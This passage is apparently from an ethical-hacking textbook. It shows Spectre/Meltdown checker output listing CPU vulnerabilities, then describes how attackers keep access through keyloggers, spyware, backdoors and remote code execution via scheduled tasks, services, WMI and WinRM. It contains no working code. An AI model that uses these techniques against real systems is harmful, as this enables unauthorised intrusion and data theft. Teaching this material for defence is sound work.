
```
┌─[root@parrot]─[~/spectre-meltdown-checker]
└──╼ #./spectre-meltdown-checker.sh
Spectre and Meltdown mitigation detection tool v0.43-2-geec77e1

Checking for vulnerabilities on current system
Kernel is Linux 5.3.0-1parrot1-amd64 #1 SMP Parrot 5.3.7-1parrot1 (2019-11-04) x86_64
CPU is Intel(R) Core(TM) i5-7400 CPU @ 3.00GHz

Hardware check
* Hardware support (CPU microcode) for mitigation techniques
  * Indirect Branch Restricted Speculation (IBRS)
    * SPEC_CTRL MSR is available:  YES
    * CPU indicates IBRS capability:  YES  (SPEC_CTRL feature bit)
  * Indirect Branch Prediction Barrier (IBPB)
    * PRED_CMD MSR is available:  YES
    * CPU indicates IBPB capability:  YES  (SPEC_CTRL feature bit)
  * Single Thread Indirect Branch Predictors (STIBP)
    * SPEC_CTRL MSR is available:  YES
    * CPU indicates STIBP capability:  YES  (Intel STIBP feature bit)
  * Speculative Store Bypass Disable (SSBD)
    * CPU indicates SSBD capability:  YES  (Intel SSBD)
  * L1 data cache invalidation
    * FLUSH_CMD MSR is available:  YES
    * CPU indicates L1D flush capability:  YES  (L1D flush feature bit)
  * Microarchitectural Data Sampling
    * VERW instruction is available:  NO
  * Enhanced IBRS (IBRS_ALL)
    * CPU indicates ARCH_CAPABILITIES MSR availability:  YES
    * ARCH_CAPABILITIES MSR advertises IBRS_ALL capability:  NO
  * CPU explicitly indicates not being vulnerable to Meltdown/L1TF (RDCL_NO):  NO
```

Figure 6.101: Screenshot of Spectre & Meltdown Checker showing Spectre and Meltdown vulnerabilities



```
  * CPU explicitly indicates not being vulnerable to Variant 4 (SSB_NO):  NO
  * CPU/Hypervisor indicates L1D flushing is not necessary on this system:  YES
  * Hypervisor indicates host CPU might be vulnerable to RSB underflow (RSBA):  YES
  * CPU explicitly indicates not being vulnerable to Microarchitectural Data Sampling (MDS_NO):  NO
  * CPU explicitly indicates not being vulnerable to TSX Asynchronous Abort (TAA_NO):  NO
  * CPU explicitly indicates not being vulnerable to iTLB Multihit (PSCHANGE_MSC_NO):  NO
  * CPU explicitly indicates having MSR for TSX control (TSX_CTRL_MSR):  NO
  * CPU supports Transactional Synchronization Extensions (TSX):  NO
  * CPU supports Software Guard Extensions (SGX):  NO
  * CPU microcode is known to cause stability problems:  NO  (model 0x9e family 0x6 stepping 0x9 uco
de 0x8e cpuid 0x906e9)
  * CPU microcode is the latest known available version:  NO  (latest version is 0xca dated 2019/10/
03 according to builtin firmwares DB v130.20191104+i20191027)
* CPU vulnerability to the speculative execution attack variants
  * Vulnerable to CVE-2017-5753 (Spectre Variant 1, bounds check bypass):  YES
  * Vulnerable to CVE-2017-5715 (Spectre Variant 2, branch target injection):  YES
  * Vulnerable to CVE-2017-5754 (Variant 3, Meltdown, rogue data cache load):  YES
  * Vulnerable to CVE-2018-3640 (Variant 3a, rogue system register read):  YES
  * Vulnerable to CVE-2018-3639 (Variant 4, speculative store bypass):  YES
  * Vulnerable to CVE-2018-3615 (Foreshadow (SGX), L1 terminal fault):  NO
  * Vulnerable to CVE-2018-3620 (Foreshadow-NG (OS), L1 terminal fault):  YES
  * Vulnerable to CVE-2018-3646 (Foreshadow-NG (VMM), L1 terminal fault):  YES
  * Vulnerable to CVE-2018-12126 (Fallout, microarchitectural store buffer data sampling (MSBDS)):  
YES
  * Vulnerable to CVE-2018-12130 (ZombieLoad, microarchitectural fill buffer data sampling (MFBDS)):
  YES
  * Vulnerable to CVE-2018-12127 (RIDL, microarchitectural load port data sampling (MLPDS)):  YES
  * Vulnerable to CVE-2019-11091 (RIDL, microarchitectural data sampling uncacheable memory (MDSUM))
:  YES
  * Vulnerable to CVE-2019-11135 (ZombieLoad V2, TSX Asynchronous Abort (TAA)):  NO
  * Vulnerable to CVE-2018-12207 (No eXcuses, iTLB Multihit, machine check exception on page size ch
anges (MCEPSC)):  YES
```

Figure 6.102: Screenshot of Spectre & Meltdown Checker showing Spectre and Meltdown vulnerabilities



Module Flow

1 **System Hacking Concepts**

2 **Gaining Access**


3 **Escalating Privileges**

4 **Maintaining Access**

5 **Clearing Logs**

Maintaining Access

After gaining access and escalating privileges on the target system, now attackers try to maintain their access for further exploitation of the target system or make the compromised system a launchpad from which to attack other systems in the network. Attackers remotely execute malicious applications such as keyloggers, spyware, and other malicious programs to maintain their access to the target system and steal critical information such as usernames and passwords. Attackers hide their malicious programs or files using rootkits, steganography, NTFS data streams, etc. to maintain their access to the target system.



Executing Applications

- When attackers execute malicious applications it is called "**owning**" the system
- The attacker executes malicious programs **remotely in the victim's machine** to gather the information that leads to exploitation or loss of privacy, **gain unauthorized access** to system resources, **crack the password**, capture the screenshots, install backdoor to maintain easy access, etc.

Malicious Programs that Attackers Execute on Target Systems

Keyloggers

Spyware

Backdoors

Crackers


Executing Applications

Once attackers gain higher privileges in the target system by trying various privilege escalation attempts, they may attempt to execute a malicious application by exploiting a vulnerability to execute arbitrary code. By executing malicious applications, the attacker can steal personal information, gain unauthorized access to system resources, crack passwords, capture screenshots, install a backdoor for maintaining easy access, etc.

Attackers execute malicious applications at this stage in a process called "owning" the system. Once they acquire administrative privileges, they will execute applications. Attackers may even try to do so remotely on the victim's machine to gather the same information as above.

The malicious programs attackers execute on target systems can be:

- **Backdoors**: Program designed to deny or disrupt the operation, gather information that leads to exploitation or loss of privacy, or gain unauthorized access to system resources.
- **Crackers**: Components of software or programs designed for cracking a code or passwords.
- **Keyloggers**: These can be hardware or software. In either case, the objective is to record each keystroke made on the computer keyboard.
- **Spyware**: Spy software may capture screenshots and send them to a specified location defined by the hacker. For this purpose, attackers have to maintain access to victims' computers. After deriving all the requisite information from the victim's computer, the attacker installs several backdoors to maintain easy access to it in the future.



Remote Code Execution Techniques

Exploitation for Client Execution	Unsecure coding practices in software can make it vulnerable to various attacks Attackers can take advantage of the **vulnerabilities in software** through focused and targeted exploitations with an objective of arbitrary code execution to maintain access to the target remote system
Scheduled Task	Utilities such as `at` and `schtasks`, can be used along with the Windows Task Scheduler to execute specific programs at a scheduled date and time Attackers can execute malicious programs at the startup of the system or schedule it for a specific date and time for maintaining access to the target system
Service Execution	System services are programs that run and operate at the backend of an operating system Attackers run binary files or commands that can communicate with the Windows system services such as **Service Control Manager** to maintain access to the remote system
Windows Management Instrumentation (WMI)	WMI is a feature in Windows administration that provides a platform for accessing Windows system resources locally and remotely Attackers can exploit WMI features to interact with the remote target system and use it to perform information gathering on system resources and further **execute code for maintaining access** to the target system
Windows Remote Management (WinRM)	WinRM is a Windows-based protocol designed to allow a user to run an executable file, modify system services, and the registry on a remote system Attackers can use the `winrm` command to interact with WinRM and execute a payload on the remote system as a part of the lateral movement

Remote Code Execution Techniques

Remote code execution techniques are various tactics that can be used by attackers to execute malicious code on a remote system. These techniques are often performed after compromising a system initially and further expanding access to remote systems present on the target network.

Some examples of remote code execution techniques are as follows:

- **Exploitation for Client Execution**

  Insecure coding practices in software can make it vulnerable to various attacks. Attackers can exploit these underlying vulnerabilities in software through focused and targeted exploitations with an objective of arbitrary code execution to maintain access to the target remote system.

  Different types of exploitations for client execution are as follows:

  - **Web-Browser-Based Exploitation**

    Attackers target web browsers through spearphishing links and drive-by compromise. The remote systems can be compromised through normal web browsing or through several users who are targeted victims of spearphishing links to attacker-controlled sites used to exploit the web browser. This type of exploitation does not need user intervention for execution.

  - **Office-Applications-Based Exploitation**

    Attackers target common office applications such as Microsoft Office through different variants of spearphishing. Emails containing links to malicious files are directly sent to the end-users for downloading. To run the exploit, end-users are required to open a malicious document or file.

  - **Third-Party Applications-Based Exploitation**

    Attackers can also exploit commonly used third-party applications deployed as part of the software. Applications such as Adobe Reader, Flash, etc. are usually targeted by attackers to gain access to remote systems.

- **Scheduled Task**

  Scheduled tasks allow users to perform routine tasks chosen for a computer automatically. There are two utilities, `at` and `schtasks`, that can be used along with Windows Task Scheduler to execute specific code or script at a scheduled date and time. Using task scheduling, attackers can execute malicious programs at system startup, or schedule it for a specific date and time to maintain access to the target system and further perform remote code execution to gain admin-level privileges to the remote system.

- **Service Execution**

  System services are programs that run and operate at the backend of an OS. Attackers run binary files or commands that can communicate with Windows system services such as Service Control Manager. This code execution technique is performed by creating a new service or by modifying an existing service at the time of privilege escalation or maintaining access.

- **Windows Management Instrumentation (WMI)**

  WMI is a feature in Windows administration that manages data and operations on Windows OSs and provides a platform for accessing Windows system resources locally and remotely. Attackers can use the WMI feature to interact with the target system remotely, and use it to perform information gathering on system resources and further execute code for maintaining access to the target system.


- **Windows Remote Management (WinRM)**

  WinRM is a Windows-based protocol designed to allow a user to run an executable file to modify system services and the registry on a remote system. Attackers can use the `winrm` command to interact with WinRM and execute a payload on the remote system as a part of lateral movement.

Tools for Executing Applications

Remote Exec

RemoteExec **remotely installs applications**, **executes programs/scripts**, and updates files and folders on Windows systems throughout the network


RemoteExec
File Tools Window Help
Configuration tree
RemoteExec
Remote jobs
New remote job
File execution
Update installation
MSI installation
System action
File Operation
Local account m…
Popup
Multiple actions
My Remote Jobs
My Remote Actions
My Target Computers
Reporter
Scheduler
Options
Configuration
Filter
Target computers
Name
File execution

File execution

